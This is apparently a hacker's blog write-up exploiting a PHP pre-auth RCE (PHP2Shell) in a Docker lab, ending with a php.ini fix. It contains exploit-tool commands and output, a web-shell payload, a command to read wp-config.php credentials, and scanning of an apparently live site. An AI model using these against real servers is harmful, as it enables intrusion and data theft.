Disclaimer: This writeup is for educational purposes only. Do not test these techniques on systems you do not own or have explicit permission to test. Hacking your neighbor’s Wi-Fi is illegal, and so is hacking their website.
I recently spent some time messing around with a newly disclosed vulnerability called PHP2Shell (CVE-2026-109618, CVE-2026-109619). I decided to spin up a local lab and try to exploit it myself to see how dangerous it actually is. Here is a breakdown of my entire process, from the initial scanning to the actual server takeover (the-lab).
The Prerequisites
If you want to follow along, you need a few things:
- A Linux or macOS machine.
- Python 3.11 or newer.
- Docker installed and running.
- Basic terminal knowledge.
Phase 1: Initial Recon (the “sily” stuff)
Before touching any exploit, I did some basic reconnaissance on a “test” target to see what was exposed.
 processing..

First, I used a directory brute-forcing tool called Gobuster. The results were interesting. I found the usual WordPress files, but I also noticed some obvious security mistakes. For example, the login page was hidden behind a parameter like ?rahasia=1. Trying to hide a login page with a silly parameter like that in 2026 is a joke. It provides zero real security and just makes the admin look paranoid.
 whoa im so secret
I also saw a bunch of .htpasswd files and backup files returning 403 Forbidden. That is good, the server is blocking them. But seeing a large chunk of random paths returning 500 Internal Server Error told me the server configuration was already a bit unstable.
 found a /pay/ page, got rejected by three files, and the server didn’t even say sorry
Next, I used Assetnote’s PHP2Shell scanner. I ran:
python scanner.py -u https://[target-website]/ -t 60
The scanner actually flagged the target as vulnerable, but the status code was 502 Bad Gateway and the SAPI was PHP-FPM. This was a massive red flag. The scanner was likely just seeing a generic crash, not a confirmed exploit. Because the server was using PHP-FPM, the specific mod_php exploit chain would not work anyway. I needed a controlled environment to see the real truth.
 a ‘vulnerable’ verdict backed only by a 502 and PHP-FPM
Phase 2: Setting up the Lab
You should never test RCE exploits on a live website. It is dangerous and illegal. So, I used an open-source research toolkit created by devploit and Docker to spin up a local, isolated lab.
The toolkit is basically a multi-stage weapon. It fingerprints the target, verifies it is vulnerable, and launches the attack. I used a Docker image running PHP 8.4.26 on Apache, which perfectly matches the requirements for this exploit.
Here is how I set it up:
git clone https://github.com/devploit/php2shell.git
cd php2shell
python3 tools/bootstrap_upstream.py
Then I started the lab environment:
python3 tools/php2shell_labs.py up
It takes a minute to download the images. Wait until you see the message that the PHP 8.4 lab is ready on port 8105.
Phase 3: The Attack Chain
When I ran the automatic dispatcher script against my local lab, I watched the exploit do its thing in real time. It works in three terrifying stages:
- The Heap Leak: It sends a massive multipart request to the server. This forces the server to run out of memory. When it crashes, it accidentally spits out a memory pointer in a cookie. The exploit uses this to figure out where the server’s memory is.
- The Libphp Leak: It does the same trick again, but this time it grabs a pointer to the core PHP library. This tells the exploit exactly where the PHP code lives.
- Control Flow Hijack: Now that it knows the memory addresses, the exploit sends a final forged request. It hijacks the server’s memory and tells it to run the command of its choice.
Here is the command I ran to spawn an interactive shell:
python3 tools/php2shell_auto.py \
  -u http://127.0.0.1:8105/index.php \
  --container p2s-lab-8426 \
  --repo-dir vendor/php2shell-upstream \
  --interactive
After about 7 seconds, the script printed this:
PRE-AUTH RCE CONFIRMED
uid=33(www-data) gid=33(www-data) groups=33(www-data)
That output means I was inside. The server was executing my commands as the www-data user.
Phase 4: Poking Around and Trying to Deface
Once I had the php2shell> prompt, I wanted to see how much damage I could do. I started with basic reconnaissance:
php2shell> whoami
www-data
php2shell> ls -la
index.php
php2shell> cat /var/www/html/index.php
<?php echo "OK\n";
 this process are just really fast btw, i mean i didnt know if its worked also with the same speed on live/real-production websites
I successfully read the source code. Now, I wanted to see if I could deface the website by dropping a web shell. If this were a real server, dropping a shell would give me persistent access. I tried the classic payload:
php2shell> echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/index.php
But I hit a wall:
sh: 1: cannot create /var/www/html/index.php: Read-only file system
I tried to use text editors like nano or vi just in case I wanted to edit the file manually, but the server didn’t have them installed:
php2shell> nano index.php
sh: 1: nano: not found
I even tried to bypass the restriction using sudo, but the minimal Docker image doesn’t have sudo installed:
php2shell> sudo echo '<?php echo "hi"; ?>' > index.php
sh: 1: sudo: not found
Finally, I checked the file system mount to understand why I couldn’t write:
php2shell> mount | grep /var/www
/dev/nvme0n1p2 on /var/www/html type btrfs (ro,noatime,compress=zstd:1,ssd,discard=async,space_cache=v2,subvolid=257,subvol=/@home)
The ro stands for “read-only.” The researchers who built this lab mounted the website folder as read-only on purpose to prevent me (or the exploit) from permanently breaking the lab environment.
 really good labs
Phase 5: The Real-World Impact
Even though the lab blocked me from writing a web shell, this does not make the vulnerability less scary.
I already proved I could read the source code. In the real world, if the webroot is writable (which it often is on misconfigured servers), the echo command I tried earlier would have worked perfectly.
More importantly, even with read-only access, an attacker can just run this:
php2shell> cat /var/www/html/wp-config.php
If this was a real WordPress site, that single command would dump the database username and password. From there, an attacker can download the entire customer database and steal user data. You do not need to deface the site to ruin a company.
Phase 6: The Fix
This entire attack happens before the target PHP script even runs. It abuses a feature called session.upload_progress.
If you manage a server, check your PHP version right now. If you are not patched, disable that feature immediately by adding this line to your php.ini and restarting your server:
session.upload_progress.enabled = Off
Patching the PHP engine to the latest version is the only permanent fix, but disabling that feature will stop this specific attack chain dead in its tracks. Keeping software updated is not just a suggestion, it is the only thing standing between your server and a total takeover.
Clean Up: Don’t forget to destroy your lab when you are done so it doesn’t eat up your RAM.
python3 tools/php2shell_labs.py down
Happy hacking, and stay safe out there. optional-notes: php users like this ( 。 •̀ ᴖ •́ 。)